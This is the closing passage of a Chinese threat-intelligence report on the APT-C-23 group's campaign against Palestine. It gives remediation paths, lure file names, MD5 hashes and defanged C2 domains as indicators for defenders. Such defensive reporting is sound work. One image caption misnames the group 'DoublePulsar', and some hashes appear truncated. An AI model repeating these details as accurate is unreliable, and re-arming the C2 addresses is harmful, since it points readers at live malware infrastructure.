
- A red arrow points from the bottom panel to the top panel, indicating the progression of the file over time.
- Text at the bottom left: "注意:此时间段并非准确时间段,只是说明在该时间段的诸如此类的样本居多。故此分类" (Note: This time period is not an accurate time period, just to indicate that there are many samples like this in this time period. Therefore, it is categorized.)
- Text at the top right: "双尾蝎(APT-C-23)组织所投放在C&C服务器所交流的报文演变(这里只截取了最近两年的)" (Evolution of the messages exchanged between the DoublePulsar (APT-C-23) organization and their C&C servers (only the most recent two years are captured)).

C&C报文的演进-pic120

四. 总结


1. 概述

Gcow 安全团队追影小组针对双尾蝎APT组织此次针对巴勒斯坦的活动进行了详细的分析并且通过绘制了一幅样本执行的流程图方便各位看官的理解



双尾蝎本次活动样本流程图-pic121


该组织拥有很强的攻击能力,其载荷涵盖较广(**Windows**和**Android**平台).并且在被以色列进行**物理打击后快速恢复其攻击能力.对巴勒斯坦地区进行了一波较为猛烈的攻势,同时我们绘制了一幅本次活动中样本与 C&C 的关系图



双尾蝎本次活动样本与C&C服务器关系图-pic122

通过之前的分析我们发现了该组织拥有很强的技术对抗能力,并且其投放的样本一直围绕着与巴勒斯坦和以色列的敏感话题进行投放,我们对其话题关键字做了统计,方便各位看官了解

2019.12—2020.2 双尾蝎(APT-C-23)组织针对巴勒斯坦活动所投放的样本关键字



双尾蝎本次活动所投放样本的话题关键字柱状图统计-pic123

2. 处置方案:

删除文件

```
%TEMP%*.pdf(*.mp3,*.mp4,*.rar,*.doc) [诱饵文档]
%ProgramData%SyncDown0ptzHostProc.exe [侦查者主体文件]
%ProgramData%IntegratedOffice.exe[侦查者主体文件]
%ProgramData%MicrosoftWindowsStart MenuProgramsStartupSyncDown0ptzHostProc.lnk
[指向侦查者主体文件的快捷方式用于权限维持]
%ProgramData%GUID.bin [标记感染]
```

3. 结语

通过本次分析报告,我们相信一定给各位看官提供了一个更加充分了解该组织的机会.我们在前面分析了该组织的技术特点以及对该组织实施攻击的攻击手法的演进进行了详细的概述。同时在后面的部分我们也会贴出该组织最新活动所使用样本的 **IOCs** 供给各位感兴趣的看官交流与学习.同时我们希望各位看官如果有其他的意见欢迎向我们提出。

五. IOCs:

MD5:

样本MD5	样本文件名
a7cf4df8315c62dbebfbea7553ef749	Meeting Agenda_pdf.exe
91f83b03651bb4d1c0a40e29fc2c92a1	Employee-entitlements-2020.doc
09cd0da3fb00692e714e251bb3ee6342	Congratulations_Jan-7_78348966_pdf.exe
9bc9765f2ed702514f7b14bcf23a79c	تقرير حول أهم المستجدات_7347678363764.exe
3296b51479c7540331233f47ed7c38dd	Define the Internet in government institutions_pdf.exe
e8effd3ad2069ff8ff6344b85fc12dd6	integratedoffice.exe
90cdf5ab3b741330e5424061c7e4b2e2	final_meeting_9659836_299283789235_rar.exe
8d50262448d0c174fc30c02e20ca55ff	Scholarships in Serbia 2019-2020_pdf.exe
817861fce29bac3b28f06615b4f1803f	السيرة الذاتية منال1.doc
edc3b146a5103051b39967246823ca09	Directory of Government Services_pdf.exe
20d21c75b92be3cfcd5f69a3ef1deed2	Internet in government_984747457_489376.exe
4d9b6b0e7670dd5919b188cb71d478c0	artisan-video-5625572889047205-9356297846-mp4.exe
9bb70dfa2e39be46278fb19764a6149a	entelaqa_hamas_32_1412_847403867_rar.exe
1eb1923e959490ee9f67687c7faec697	asala-panet-il-music-live-892578923756-mp3.exe
46871f3082e2d33f25111a46dfaf0a6	Brochure-Jerusalem_26082020_PDF.pdf

样本MD5与样本文件名集合-pic124

URL:

http[:]//linda-callaghan[.]jicu/Minkowski/brown

http[:]//linda-callaghan[.]jicu/Minkowski/microsoft/utilities

http[:]//nicoledotson[.]jicu/debby/weatherford/yortysnr

http[:]//nicoledotson[.]jicu/debby/weatherford/Zavantazhyty

http[:]//nicoledotson[.]jicu/debby/weatherford/Eksperyza

http[:]//nicoledotson[.]jicu/debby/weatherford/Vydalaty

http[:]//nicoledotson[.]jicu/debby/weatherford/pidnimit

C2:

linda-callaghan[.]jicu

nicoledotson[.]jicu

释放文件:

%TEMP% *.pdf(*.mp3,*.mp4,*.rar,*.doc)

%ProgramData%SyncDownOptzHostProc.exe

%ProgramData%MicrosoftWindowsStart MenuProgramsStartupSyncDownOptzHostProc.lnk

%ProgramData%GUID.bin

%ProgramData%IntegratedOffice.exe

六.相关链接:

<https://www.freebuf.com/articles/system/129223.html>

<https://research.checkpoint.com/2020/hamas-android-malware-on-idf-soldiers-this-is-how-it-happened/>

<https://mp.weixin.qq.com/s/RfcR-YPl0UUvc89WFdrnw>

本文作者： SecPulse

本文为安全脉搏专栏作者发布，转载请注明：<https://www.secpulse.com/archives/125292.html>

